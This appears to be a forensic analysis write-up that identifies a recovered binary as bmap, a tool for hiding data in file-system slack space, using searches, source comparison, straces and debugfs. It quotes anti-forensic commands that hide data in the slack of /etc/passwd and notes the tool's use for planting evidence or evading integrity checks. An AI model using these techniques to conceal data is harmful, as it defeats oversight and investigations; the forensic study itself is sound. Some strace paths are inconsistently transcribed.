2043 write(1, "prog \\\- use block-list knowledge"... , 72) = 72
2043 write(1, ".SH SYNOPSIS\n", 13) = 13
2043 write(1, ".B prog\n", 8) = 8
2043 write(1, "[\\fIOPTION\\fR]...\n", 18) = 18
2043 write(1, ".SH DESCRIPTION\n\n", 17) = 17
2043 write(1, ".TP\n", 4) = 4
2043 write(1, "\\fB\\-\\-doc\\fR \\fIVALUE\\fR autoge"... , 52) = 52
2043 write(1, "\\fIVALUE\\fR can be one of:\n", 27) = 27
2043 write(1, ".TP\n", 4) = 4
2043 write(1, "\\t\\fBversion\\fR display version a"... , 40) = 40
2043 write(1, ".TP\n", 4) = 4
2043 write(1, "\\t\\fBhelp\\fR display options and "... , 37) = 37
2043 write(1, ".TP\n", 4) = 4
2043 write(1, "\\t\\fBman\\fR generate man page and"... , 38) = 38
2043 write(1, ".TP\n", 4) = 4
2043 write(1, "\\t\\fBsgml\\fR generate SGML invoca"... , 42) = 42
2043 write(1, ".TP\n\\t\\fBSHORTHAND INVOKATION:\\fR"... , 33) = 33
2043 write(1, "Any of the valid values for \\fB-"... , 152) = 152
2043 write(1, ".TP\n", 4) = 4

```

```

2043 write(1, "\\fB\\-\\-mode\\fR \\fIVALUE\\fR opera"..., 57) = 57
2043 write(1, "\\fIVALUE\\fR can be one of:\\n", 27) = 27
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBm\\fR list sector numbers\\n", 29) = 29
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBc\\fR extract a copy from the"..., 44) = 44
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBs\\fR display data\\n", 22) = 22
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBp\\fR place data\\n", 20) = 20
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBw\\fR wipe\\n", 14) = 14
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBchk\\fR test (returns 0 if ex"..., 37) = 37
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBsb\\fR print number of bytes "..., 42) = 42
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBwipe\\fR wipe the file from t"..., 46) = 46
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBfrag\\fR display fragmentatio"..., 59) = 59
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBcheckfrag\\fR test for fragme"..., 74) = 74
2043 write(1, ".TP\\n\\t\\fBSHORTHAND INVOKATION:\\fR"..., 33) = 33
2043 write(1, "Any of the valid values for \\fB-"..., 142) = 142
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\fB\\-\\-outfile\\fR \\fIFILENAME\\fR"..., 53) = 53
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\fB\\-\\-label\\fR useless bogus op"..., 37) = 37
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\fB\\-\\-name\\fR useless bogus opt"..., 36) = 36
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\fB\\-\\-verbose\\fR be verbose\\n", 29) = 29
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\fB\\-\\-log-thresh\\fR \\fIVALUE\\fR"..., 55) = 55
2043 write(1, "\\fIVALUE\\fR can be one of:\\n", 27) = 27
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\t\\fBnone\\fR | \\fBfatal\\fR | \\fBe"..., 103) = 103
2043 write(1, ".TP\\n", 4) = 4
2043 write(1, "\\fB\\-\\-target\\fR \\fIFILENAME\\fR "..., 47) = 47
2043 write(1, ".SH REPORTING BUGS\\n", 19) = 19
2043 write(1, "Report bugs to newt.\\n", 21) = 21
2043 munmap(0x40000000, 4096) = 0
2043 _exit(0) = ?


```

## 1.4. Program Identification

There are some indications regarding the true identity of the program.

- 'newt' seems to be the name of the author
- I will search the web for the string "use block-list knowledge to perform special operations on files" as this is a somewhat unique phrase in my opinion. If there would not be any matches / anything useful coming out of this, we could move on and search for other keywords until we find something.

Searching for 'use block-list knowledge to perform special operations on files' yielded 3 matches:



**Web** [Images](#) [Groups](#) [Directory](#) [News](#)  
 Searched the web for "use block-list knowledge to perform special operations on files".

[LWN - Announcements](#)

... Blur Scope MAX, 1.3, A visualization plug-in for XMMS. bmap, 1.0.16,  
**Use block-list knowledge to perform special operations on files. ...**  
 old.lwn.net/2000/0413/announce.php3 - 67k - [Cached](#) - [Similar pages](#)

[LWN - Announcements](#)

... Blender, 1.74a, Extremely fast and versatile 3D Rendering Package. bmap,  
 1.0.17, **Use block-list knowledge to perform special operations on files. ...**  
 old.lwn.net/2000/0420/announce.php3 - 72k - [Cached](#) - [Similar pages](#)

[LWN - Announcements](#)

... Blender, 1.74a, Extremely fast and versatile 3D Rendering Package. bmap,  
 1.0.17, **Use block-list knowledge to perform special operations on files. ...**  
 lwn.net/2000/0420/announce.php3 - 71k - Supplemental Result - [Cached](#) - [Similar pages](#)

I followed the first link, [ANNOUNCE], and searched for the string within the page.

<a href="#">bmap</a>	1.0.16	Use block-list knowledge to perform special operations on files.
----------------------	--------	--

**bmap**. This seems to be the name of this program. Clicking on the link [BMAP1] resulted in a no-go:



**0 projects found**


No matches.

**Didn't find what you're looking for..?**


Try your query on:

- [freshmeat.net's Mac OS X section](#)
- [freshmeat.net's Palm section](#)
- [freshmeat.net's Software section](#)
- [freshmeat.net's Themes section](#)
- [SourceForge.net](#)
- [Linux Documentation Project](#)
- [Google](#)
- [Goole Groups](#)

- starting the search over, looking for 'bmap' and 'use block-list knowledge to perform special operations on files' resulted in the same matches as before
- starting the search over, looking for 'bmap' only, results in 10 pages of results. Before we go through all these, lets try 'bmap' and 'slack'



Following the link to [BMAP], we get this:




The text says: “The blocksize of a typical file system varies from 1K to 4K. Every file takes at least one block. The unused space in that block is slack space. bmap can save data into this slack space, extract data from slack space, and delete data in slack space. The data cannot be accessed using tools unaware of slack space (ie. almost all other tools), does not change existing files, and therefore cannot be detected using checksums or access times.”

“Version: 1.0.20”

“Maintainer: Unclaimed Package [lin-bbc-devel@zork.net](mailto:lin-bbc-devel@zork.net)”

This definitely looks like a hot lead. We cannot get the source yet, but I will be looking using the found information.

Going back to Google using the last key words 'bmap' and 'slack', I found another website:



The screenshot shows the Linux Security Center website. The main navigation bar includes 'Home | Features | News | Advisories | Resources | Contributors | Forums'. The article title is 'Linux Data Hiding and Recovery' by Anton Chuvakin, Ph.D., dated 3/10/2002 11:28. The article text discusses data hiding in alternative datastreams on Windows NTFS and ext2 file systems, and provides a method for hiding data in UNIX file systems using the bmap tool.

**Linux Data Hiding and Recovery**  
By Anton Chuvakin, Ph.D.  
3/10/2002 11:28

**Just when you thought your data was removed forever, Anton Chuvakin shows us how to recover data and even how data can surreptitiously be hidden within space on the filesystem.**

It is common knowledge that what is deleted from the computer can sometimes be brought back. Recent analysis of security implications of "alternative datastreams" on Windows NT by Kurt Seifried has shown that Windows NTFS filesystem allows data hiding in "alternative datastreams" connected to files. These datastreams are not destroyed by many file wiping utilities that promise irrecoverable removal of information. Wiping the file means "securely" deleting it from disk (unlike the usual removal of file entries from directories), so that file restoration becomes extremely expensive or impossible.

Some overview of what remains on disk after file deletion, how it can be discovered and how such discovery can be prevented are provided in [Secure Deletion of Data from Magnetic and Solid-State Memory](#) by Peter Gutmann. The author recommends overwriting files multiple times with special patterns. Against casual adversaries, simply overwriting the file with zeros once will help.

Linux has no alternative data streams, but files removed using `/bin/rm` still remain on the disk. Most Linux systems uses the ext2 filesystem (or its journaling version, ext3 by Red Hat). A casual look at the design of the [ext2 filesystem](#) shows several places where data can be hidden.

Let us start with the classic method to hide material on UNIX filesystems (not even ext2 specific). Run a process that keeps the file open and then remove the file. The file contents are still on disk and the space will not be reclaimed by other programs. It is worthwhile to note that if an executable erases itself, its contents can be retrieved from `/proc` memory image: command `cp /proc/$PID/exe /tmp/file` creates a copy of a file in `/tmp`.

[LINUXDATAHIDING]

starts with:

*"...just when you thought your data was removed forever, Anton Chuvakin shows us how to recover data and even how data can surreptitiously be hidden within space on the filesystem."*

Looking for 'bmap' results in the following: *"The obscure tool bmap exists to jam data in slack space, take it out and also wipe the slack space, if needed. Some of the examples follow:*

```
# echo "evil data is here" | bmap --mode putslack /etc/passwd
```

*puts the data in slack space produced by /etc/passwd file*

```
# bmap --mode slack /etc/passwd
getting from block 887048
file size was: 9428
slack size: 2860
block size: 4096
evil data is here
```

*shows the data:*

```
# bmap --mode wipeslack /etc/passwd
```

*cleans the slack space.*

*Hiding data in slack space can be used to store secrets, plant evidence (forensics software will find it, but the suspect probably will not) and maybe hide*

tools from integrity checkers (if automated splitting of the larger file into slack-sized chunks is implemented).

There is also a link for bmap on that page [BMAPDOWNLOAD]:

The screenshot shows a web browser window with the address bar displaying `ftp://ftp.scyld.com/pub/forensic_computing/bmap/`. The browser's link bar shows several links: fws, GCFA AS, CNN, Cox Webmail, CP UserCenter, events, and fw n. Below the browser window is a table listing files and folders in the directory.

Name	Size	Type	Modified
RPMS		File Folder	4/27/2000 12:00 AM
SRPMS		File Folder	5/30/2000 12:00 AM
bmap-1.0.16.tar.bz2	28.0 KB	WinRAR archive	4/12/2000 12:00 AM
bmap-1.0.16.tar.bz2.sig	232 bytes	PGP Detached Sign...	4/12/2000 12:00 AM
bmap-1.0.16.tar.gz	31.4 KB	WinZip File	4/12/2000 12:00 AM
bmap-1.0.16.tar.gz.sig	232 bytes	PGP Detached Sign...	4/12/2000 12:00 AM
bmap-1.0.17.tar.bz2	30.4 KB	WinRAR archive	4/14/2000 12:00 AM
bmap-1.0.17.tar.bz2.sig	232 bytes	PGP Detached Sign...	4/14/2000 12:00 AM
bmap-1.0.17.tar.gz	38.7 KB	WinZip File	4/14/2000 12:00 AM
bmap-1.0.17.tar.gz.sig	232 bytes	PGP Detached Sign...	4/14/2000 12:00 AM
bmap-1.0.18.tar.bz2	30.3 KB	WinRAR archive	4/27/2000 12:00 AM
bmap-1.0.18.tar.bz2.sig	232 bytes	PGP Detached Sign...	4/27/2000 12:00 AM
bmap-1.0.18.tar.gz	38.6 KB	WinZip File	4/27/2000 12:00 AM
bmap-1.0.18.tar.gz.sig	232 bytes	PGP Detached Sign...	4/27/2000 12:00 AM
bmap-1.0.20.tar.bz2	32.9 KB	WinRAR archive	5/30/2000 12:00 AM
bmap-1.0.20.tar.bz2.sig	232 bytes	PGP Detached Sign...	5/30/2000 12:00 AM
bmap-1.0.20.tar.gz	41.9 KB	WinZip File	5/30/2000 12:00 AM
bmap-1.0.20.tar.gz.sig	232 bytes	PGP Detached Sign...	5/30/2000 12:00 AM

Source! Since we found a version number in the binary and during the testing (1.0.20), we will download `bmap-1.0.20.tar.gz` to our Linux guest system and look at it closer.

```
[root@localhost bmap]# tar xvfz bmap-1.0.20.tar.gz
bmap-1.0.20/COPYING
bmap-1.0.20/LICENSE
bmap-1.0.20/Makefile
bmap-1.0.20/README
bmap-1.0.20/bclump.c
bmap-1.0.20/bmap.c
bmap-1.0.20/bmap.sgml.m4
bmap-1.0.20/bmap.spec
bmap-1.0.20/dev_builder.c
bmap-1.0.20/include/bmap.h
bmap-1.0.20/include/slacker.h
bmap-1.0.20/index.html
bmap-1.0.20/libbmap.c
bmap-1.0.20/man/man2/libbmap.2
bmap-1.0.20/mft/COPYING
bmap-1.0.20/mft/Makefile
bmap-1.0.20/mft/README
bmap-1.0.20/mft/helper.c
bmap-1.0.20/mft/include/helper.h
bmap-1.0.20/mft/include/info.h
bmap-1.0.20/mft/include/log.h
bmap-1.0.20/mft/include/mft.h
bmap-1.0.20/mft/include/option.h
bmap-1.0.20/mft/log.c
bmap-1.0.20/mft/option.c
bmap-1.0.20/slacker-modules.c
bmap-1.0.20/slacker.c
```

Compilation with 'make' works without issues, a binary 'bmap' is created.

Running 'bmap':

```
[root@localhost bmap-1.0.20]# ./bmap
no filename. try '--help' for help.
[root@localhost bmap-1.0.20]# ./bmap --help
bmap:1.0.20 (09/10/03) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help     display options and exit
  man      generate man page and exit
  sgml     generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map      list sector numbers
  carve    extract a copy from the raw device
  slack    display data in slack space
  putslack place data into slack
  wipslack wipe slack
  checkslack test for slack (returns 0 if file has slack)
  slackbytes print number of slack bytes available
  wipe     wipe the file from the raw device
  frag     display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name useless bogus option
--verbose be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
```

The screen bears similarity with the prog-output, however, it looks like the options are different,

bmap:

```
--mode VALUE
  where VALUE is one of:
  map      list sector numbers
  carve    extract a copy from the raw device
  slack    display data in slack space
  putslack place data into slack
  wipslack wipe slack
  checkslack test for slack (returns 0 if file has slack)
  slackbytes print number of slack bytes available
  wipe     wipe the file from the raw device
  frag     display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
```

compared with 'prog':

```
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk test (returns 0 if exist)
  sb print number of bytes available
```

```
wipe wipe the file from the raw device
frag display fragmentation information for the file
checkfrag test for fragmentation (returns 0 if file is fragmented)
```

I would assume that the source has been modified and the options abbreviated, maybe to remove any indication of 'slack' from the help page to make it harder to find out what the real purpose of this program is.

Looking for any occurrences of 'newt' in the source tree:

```
[root@localhost bmap-1.0.20]# grep newt *
bclump.c: * The maintainer may be reached as newt@scyld.com or C/O
bmap.c: * The maintainer may be reached as newt@scyld.com or C/O
bmap.sgml.m4: <htmlurl url="mailto:newt@scyld.com" name="newt@scyld.com"></tt>;
dev_builder.c: * The maintainer may be reached as newt@scyld.com or C/O
dev_builder.c: * The author may be reached as newt@hq.nasa.gov or C/O
libbmap.c: * The maintainer may be reached as newt@scyld.com or C/O
libbmap.c: * The author may be reached as newt@hq.nasa.gov or C/O
Makefile:AUTHOR = "newt@scyld.com"
README: The maintainer may be reached as newt@scyld.com or C/O
README:1.0.20: (5/15/2000) newt@scyld.com
[...]
README:0.1.1: (12/31/1998) newt@hq.nasa.gov
slacker.c: * The maintainer may be reached as newt@scyld.com or C/O
slacker-modules.c: * The maintainer may be reached as newt@scyld.com or C/O
```

'newt@scyld.com' seems to be the real name/ email address of the original author of this program.

Before we go any further, let us try to store some data in the slackspace of our testfile with bmap and read it out with our recovered 'prog' binary to verify compatibility..

```
[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode putslack ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me now, even though I have placed it with bmap, not
prog?
[root@localhost tmp]# ./prog -c ./testfile
this is hidden data. can you see me now, even though I have placed it with bmap, not
prog?
[root@localhost tmp]# ./prog -sb ./testfile
4075
[root@localhost tmp]# ./prog -s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me now, even though I have placed it with bmap, not
prog?
```

This worked!

To prove that bmap and prog are the same, we must make adjustments to the original bmap source:

- change all references of 'newt@scyld.com' to 'newt'

- abbreviate the options to match them up with the bmap output and adjust the option descriptions accordingly
- change all references of 'bmap' to prog (name, help screen etc)
- compile the source and link the libraries statically into the binary
- adjust the date the software was compiled to '07/15/03'
- rename the resulting binary to prog
- strip the binary

All the changes were done to bmap.c and the Makefile.

### Results:

```
[root@localhost bmap-1.0.20]# ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help     display options and exit
  man      generate man page and exit
  sgml     generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk test (returns 0 if exist)
  sb  print number of bytes available
  wipe wipe the file from the raw device
  frag display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name useless bogus option
--verbose          be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...
[root@localhost bmap-1.0.20]#

[root@localhost bmap-1.0.20]# file ./prog
./prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
stripped
[root@localhost bmap-1.0.20]#

[root@localhost bmap-1.0.20]# ls -l prog
-rwxr-xr-x  1 root  root    526576 Sep 10 13:25 prog
[root@localhost bmap-1.0.20]# ls -l /mnt/floppy/prog
-rwxr-xr-x  1 502   502    487476 Jul 14 10:24 /mnt/floppy/prog
[root@localhost bmap-1.0.20]# md5sum ./prog
7d3f4f999857aff301c343df5e98b1db ./prog
[root@localhost bmap-1.0.20]# md5sum /mnt/floppy/prog
7b80d9aff486c6aa6aa3efa63cc56880 /mnt/floppy/prog
[root@localhost bmap-1.0.20]# diff ./prog /mnt/floppy/prog
Binary files ./prog and /mnt/floppy/prog differ
[root@localhost bmap-1.0.20]#
```

I was not able to exactly match the files up as far as the filesize and the md5sums are concerned. It might be that more changes to bmap were done in the original source that served as input for the recovered 'prog' binary than just the ones I did.

These are the reasons why I think the binary that was recovered is indeed bmap:

- going by the output
- the behavior of the binary
- matchup of the 'strings' tool when ran against the prog and bmap binary (matched mostly)
- matchup of straces taken from the real bmap binary and comparing it to the straces I got from the prog binary:

```
[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode p ./testfile

4110  execve("./bmap.orig", ["/bmap.orig", "--mode", "p", "/sans/tmp/testfile"], [/* 30
vars */]) = 0
4110  fcntl64(0, F_GETFD)          = 0
4110  fcntl64(1, F_GETFD)          = 0
4110  fcntl64(2, F_GETFD)          = 0
4110  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4110  geteuid32()                   = 0
4110  getuid32()                    = 0
4110  getegid32()                   = 0
4110  getgid32()                    = 0
4110  brk(0)                        = 0x80caf50
4110  brk(0x80cbf50)                = 0x80cbf50
4110  brk(0x80cc000)                = 0x80cc000
4110  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4110  open("/sans/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4110  ioctl(3, FGETBSZ, 0xbffff864) = 0
4110  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4110  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4110  open("/dev/sda2", O_WRONLY|O_LARGEFILE) = 4
4110  ioctl(3, FGETBSZ, 0xbffff7d4) = 0
4110  brk(0x80cd000)                = 0x80cd000
4110  ioctl(3, FIBMAP, 0xbffff864)  = 0
4110  write(2, "stuffing block 570604\n", 22) = 22
4110  write(2, "file size was: 21\n", 18) = 18
4110  write(2, "slack size: 4075\n", 17) = 17
4110  write(2, "block size: 4096\n", 17) = 17
4110  _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
4110  read(0, "this is hidden data.\n", 4075) = 21
4110  write(4, "this is hidden data.\n", 21) = 21
4110  close(3)                       = 0
4110  close(4)                       = 0
4110  _exit(0)                       = ?
```

```
[root@localhost tmp]# /sans/bmap/bmap-1.0.20/bmap --mode c ./testfile

4121  execve("./bmap.orig", ["/bmap.orig", "--mode", "c", "/sans/tmp/testfile"], [/* 30
vars */]) = 0
4121  fcntl64(0, F_GETFD)          = 0
4121  fcntl64(1, F_GETFD)          = 0
4121  fcntl64(2, F_GETFD)          = 0
4121  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4121  geteuid32()                   = 0
4121  getuid32()                    = 0
4121  getegid32()                   = 0
4121  getgid32()                    = 0
4121  brk(0)                        = 0x80caf50
4121  brk(0x80cbf50)                = 0x80cbf50
4121  brk(0x80cc000)                = 0x80cc000
4121  lstat64("/sans/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
```

```

4121 open("/sane/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4121 ioctl(3, FGETBSZ, 0xbffff864) = 0
4121 lstat64("/sane/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4121 lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4121 open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
4121 ioctl(3, FGETBSZ, 0xbffff7d4) = 0
4121 brk(0x80cd000) = 0x80cd000
4121 ioctl(3, FIBMAP, 0xbffff864) = 0
4121 _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
4121 read(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0this is hid"... , 4096) = 4096
4121 write(1, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0this is hid"... , 4096) = 4096
4121 close(3) = 0
4121 close(4) = 0
4121 _exit(0) = ?

```

```
[root@localhost tmp]# /sane/bmap/bmap-1.0.20/bmap --mode s ./testfile
```

```

4132 execve("./bmap.orig", [".bmap.orig", "--mode", "s", "/sane/tmp/testfile"], [/* 30
vars */]) = 0
4132 fcntl64(0, F_GETFD) = 0
4132 fcntl64(1, F_GETFD) = 0
4132 fcntl64(2, F_GETFD) = 0
4132 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4132 geteuid32() = 0
4132 getuid32() = 0
4132 getegid32() = 0
4132 getgid32() = 0
4132 brk(0) = 0x80caf50
4132 brk(0x80cbf50) = 0x80cbf50
4132 brk(0x80cc000) = 0x80cc000
4132 lstat64("/sane/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4132 open("/sane/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4132 ioctl(3, FGETBSZ, 0xbffff864) = 0
4132 lstat64("/sane/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4132 lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4132 open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
4132 ioctl(3, FGETBSZ, 0xbffff7d4) = 0
4132 brk(0x80cd000) = 0x80cd000
4132 ioctl(3, FIBMAP, 0xbffff864) = 0
4132 write(2, "getting from block 570604\n", 26) = 26
4132 write(2, "file size was: 21\n", 18) = 18
4132 write(2, "slack size: 4075\n", 17) = 17
4132 write(2, "block size: 4096\n", 17) = 17
4132 _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
4132 read(4, "this is hidden data.\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"... , 4075) = 4075
4132 write(1, "this is hidden data.\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"... , 4075) = 4075
4132 close(3) = 0
4132 close(4) = 0
4132 _exit(0) = ?

```

```
[root@localhost tmp]# /sane/bmap/bmap-1.0.20/bmap --mode sb ./testfile
```

```

4143 execve("./bmap.orig", [".bmap.orig", "--mode", "sb", "/sane/tmp/testfile"], [/* 30
vars */]) = 0
4143 fcntl64(0, F_GETFD) = 0
4143 fcntl64(1, F_GETFD) = 0
4143 fcntl64(2, F_GETFD) = 0
4143 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
4143 geteuid32() = 0
4143 getuid32() = 0
4143 getegid32() = 0
4143 getgid32() = 0
4143 brk(0) = 0x80caf50
4143 brk(0x80cbf50) = 0x80cbf50
4143 brk(0x80cc000) = 0x80cc000
4143 lstat64("/sane/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4143 open("/sane/tmp/testfile", O_RDONLY|O_LARGEFILE) = 3
4143 ioctl(3, FGETBSZ, 0xbffff854) = 0
4143 lstat64("/sane/tmp/testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
4143 lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
4143 open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4

```

```

4143 ioctl(3, FIGETBSZ, 0xbffff7c4) = 0
4143 brk(0x80cd000) = 0x80cd000
4143 ioctl(3, FIBMAP, 0xbffff854) = 0
4143 fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
4143 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x400000000
4143 _llseek(1, 0, 0xbffff590, SEEK_CUR) = -1 ESPIPE (Illegal seek)
4143 write(1, "4075\n", 5) = 5
4143 munmap(0x40000000, 4096) = 0
4143 close(3) = 0
4143 close(4) = 0
4143 _exit(0) = ?

```

The binary is used to store data in slack space on linux / ext2-file systems. There is obviously some bad intent in here, as the data is not meant to be read by unknowing users. Even more, the data can only be revealed by using this tool.

According to the 'atime' value from the debugfs tool that was ran against the floppy image, the program was last accessed at Jul 16, 2003 at 02:12:45 EDT. Therefore, I determined that the program was last executed at that time.

```

[root@localhost floppy]# debugfs -R "stat <18>" /sans/fl-160703-jpl.dd
debugfs 1.27 (8-Mar-2002)
Inode: 18   Type: regular   Mode: 0755   Flags: 0x0   Generation: 414131
User: 502   Group: 502   Size: 487476
File ACL: 0   Directory ACL: 0
Links: 1   Blockcount: 960
Fragment: Address: 0   Number: 0   Size: 0
